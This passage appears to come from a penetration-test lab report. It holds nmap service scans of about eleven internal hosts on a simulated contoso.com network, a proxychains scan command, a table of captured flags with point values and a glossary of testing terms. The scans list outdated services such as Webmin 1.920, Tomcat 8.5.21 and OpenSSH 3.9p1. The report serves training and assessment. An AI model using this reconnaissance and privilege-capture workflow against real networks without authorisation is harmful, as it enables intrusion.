22/tcp   open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
23/tcp   open  telnet        Linux telnetd
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 63.28 seconds
```

4.1.3 Nmap service scan for 192.168.1.122 (Soc 3)




```
┌──(kali㉿kali2)-[~/internal/192.168.1.122]
└─$ cat service_scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 12:10 CST
Nmap scan report for 192.168.1.122
Host is up (0.043s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
8080/tcp open  http          Apache Tomcat 8.5.21
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 56.57 seconds
```

4.1.4 Nmap service scan for 192.168.1.102 (Soc 4)




```
┌──(kali㉿kali2)-[~/internal/192.168.1.102]
└─$ cat service_scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 14:19 CST
Nmap scan report for 192.168.1.102
Host is up (0.053s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
23/tcp   open  telnet        Linux telnetd
3389/tcp open  ms-wbt-server xrdp
5432/tcp open  postgresql    PostgreSQL DB 10.15 - 10.18
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 61.73 seconds
```

4.1.5 Nmap service scan for 192.168.1.109 (Soc 5)




```
┌──(kali㉿kali2)-[~/internal/192.168.1.109]
└─$ cat service_scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 12:12 CST
Nmap scan report for 192.168.1.109
Host is up (0.047s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
23/tcp    open  telnet        Linux telnetd
3389/tcp  open  ms-wbt-server xrdp
10000/tcp open  http          MiniServ 1.920 (Webmin httpd)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 92.57 seconds
```

4.1.6 Nmap service scan for 192.168.1.101 (Soc 6)




```
┌──(kali㉿kali2)-[~/internal/192.168.1.101]
└─$ cat service_scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 14:17 CST
Nmap scan report for 192.168.1.101
Host is up (0.039s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 3.9p1 (protocol 1.99)
80/tcp   open  http     Apache httpd 2.0.52 ((CentOS))
111/tcp  open  rpcbind  2 (RPC #100000)
443/tcp  open  ssl/http Apache httpd 2.0.52 ((CentOS))
631/tcp  open  ipp      CUPS 1.1
3306/tcp open  mysql    MySQL (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 62.59 seconds
```

4.1.7 Nmap service scan for 192.168.1.116 (Soc 7)




```
┌──(kali㉿kali2)-[~/internal/192.168.1.116]
└─$ cat service_scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-20 12:04 CST
Nmap scan report for 192.168.1.116
Host is up (0.054s latency).
Not shown: 89 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: SOC7; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 119.72 seconds
```

4.1.8 Nmap service scan for 192.168.1.124 (FS1)




```
┌──(kali㉿kali2)-[~/internal/192.168.1.124]
└─$ cat service_scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 12:55 CST
Nmap scan report for 192.168.1.124
Host is up (0.042s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT      STATE SERVICE            VERSION
80/tcp    open  http               Microsoft IIS httpd 7.5
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
49156/tcp open  msrpc              Microsoft Windows RPC
49158/tcp open  msrpc              Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 131.63 seconds
```

4.1.9 Nmap service scan for 192.168.1.123 (DHCP1)




```
┌──(kali㉿kali2)-[~/internal/192.168.1.123]
└─$ sudo proxychains nmap -iL scope -F -Pn -sT -sV | tee service_scan
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-20 12:50 CST
Nmap scan report for 192.168.1.123
Host is up (0.049s latency).
Not shown: 96 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.32 seconds
```

4.1.10 NMAP SERVICE SCAN FOR 192.168.1.125 (DC1)



```
┌──(kali㉿kali2)-[~/internal/192.168.1.125]
└─$ cat service_scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 13:02 CST
Nmap scan report for 192.168.1.125
Host is up (0.052s latency).
Not shown: 972 closed tcp ports (conn-refused)
PORT      STATE SERVICE            VERSION
7/tcp     open  echo
9/tcp     open  discard?
13/tcp    open  daytime            Microsoft Windows USA daytime
17/tcp    open  qotd               Windows qotd (English)
19/tcp    open  chargen
53/tcp    open  domain             Simple DNS Plus
80/tcp    open  http               Microsoft IIS httpd 8.5
88/tcp    open  kerberos-sec       Microsoft Windows Kerberos (server time: 2024-02-10 03:03:45Z)
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
389/tcp   open  ldap               Microsoft Windows Active Directory LDAP (Domain: contoso.com, Site: Default-First-Site-Name)
443/tcp   open  ssl/http           Microsoft IIS httpd 8.5
445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: CONTOSO)
464/tcp   open  kpasswd5?
515/tcp   open  printer            Microsoft lpd
593/tcp   open  ncacn_http         Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap               Microsoft Windows Active Directory LDAP (Domain: contoso.com, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ssl/ms-wbt-server?
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
49156/tcp open  ncacn_http         Microsoft Windows RPC over HTTP 1.0
49157/tcp open  msrpc              Microsoft Windows RPC
49158/tcp open  msrpc              Microsoft Windows RPC
49159/tcp open  msrpc              Microsoft Windows RPC
49167/tcp open  msrpc              Microsoft Windows RPC
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 215.64 seconds
```

4.1.11 NMAP SERVICE SCAN FOR 192.168.1.117 (DEV1)




```
┌──(kali㉿kali2)-[~/internal/192.168.1.117]
└─$ cat service_scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 12:24 CST
Nmap scan report for 192.168.1.117
Host is up (0.057s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
9999/tcp open  echo

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 104.36 seconds
```

(THE REST OF THE PAGE WAS INTENTIONALLY LEFT BLANK)


4.2 FLAGS

17 total
Total Points: 425
Total Possible Points: 540

4.2.1 SOC 1 (192.168.1.108) FLAGS




SOC1:GNS3:15POINTS




SOC1:LHILLARD:30POINTS

4.2.2 SOC 2 (192.168.1.111) FLAGS




SOC2:RBARRY:15POINTS




SOC2:LHILLARD:30POINTS

4.2.3 SOC 3 (192.168.1.122) FLAGS




SOC3:RBARRY:15POINTS




SOC3:TECHSUPPORT:30POINTS

4.2.4 SOC 4 (192.168.1.102) FLAGS




```
lhillard@SOC4:~/Desktop$ sudo cat root.txt
[sudo] password for lhillard:
SOC4:LHILLARD:30POINTS
```




```
gns3@SOC4:~/Desktop$ cat flag.txt
SOC4:GNS3:15POINTS
```

4.2.5 SOC 5 (192.168.1.109) FLAGS




```
cat /home/gns3/Desktop/flag.txt
SOC5:GNS3:15POINTS
```




SOC5:TECHSUPPORT:30POINTS

4.2.6 SOC 6 (192.168.1.101) FLAGS




SOC6:HAROLD:15POINTS




SOC6:ROOT:30POINTS

4.2.7 SOC 7 (192.168.1.116) FLAG




SOC7:TECHSUPPORT:15POINTS

4.2.8 FS1 (192.168.1.124) FLAG




FS1:ADMIN:40POINTS

4.2.9 DHCP1 (192.168.1.123) FLAG




DHCP1:LHILLARD:40POINTS

4.2.10 DC1 (192.168.1.125) Flag



```
DC1:TECHSUPPORT:60POINTS
```

4.2.11 Dev1 (192.168.1.117) Flag



```
DEV1:TECHSUPPORT:15POINTS
```

(THE REST OF THE PAGE WAS INTENTIONALLY LEFT BLANK)

4.3 DEFINITIONS

4.3.1 Data Breaching - A simulated attack on your network, orchestrated by a certified security engineer or group of security engineers to attempt to compromise your network and digital assets. Assets generally include sensitive information the company needs to protect, such as credit card information and user data.
4.3.2 Exploitation - The penetration testers try to actively exploit security weaknesses. Exploits are developed to, for example, gather sensitive information or to enable the pen-testers to compromise a system and manifest themselves on it.
4.3.3 Reconnaissance - The first phase of a penetration testing engagement. It involves gathering information about the target system or network that is going to be tested.
4.3.4 Vulnerabilities - A security exercise where a cyber-security expert attempts to find and exploit vulnerabilities in a computer system. The purpose of this simulated attack is to identify any weak spots in a system's defenses which attackers could take advantage of
4.3.5 LAN - A local area network (LAN) is a collection of devices connected together in one physical location, such as a building, office, or home. A LAN can be small or large, ranging from a home network with one user to an enterprise network with thousands of users and devices.
4.3.6 Scope - In penetration testing, “scope” refers to the applications, users, networks, devices, accounts, and other assets which should be tested to achieve the organization's objectives.
4.3.7 DHCP Server - A DHCP Server is a network server that automatically provides and assigns IP addresses, default gateways and other network parameters to client devices. It relies on the standard protocol known as Dynamic Host Configuration Protocol or DHCP to respond to broadcast queries by clients.
4.3.8 NIST - NIST is the National Institute of Standards and Technology at the U.S. Department of Commerce. The NIST Cybersecurity Framework helps businesses of all sizes better understand, manage, and reduce their cybersecurity risk and protect their networks and data.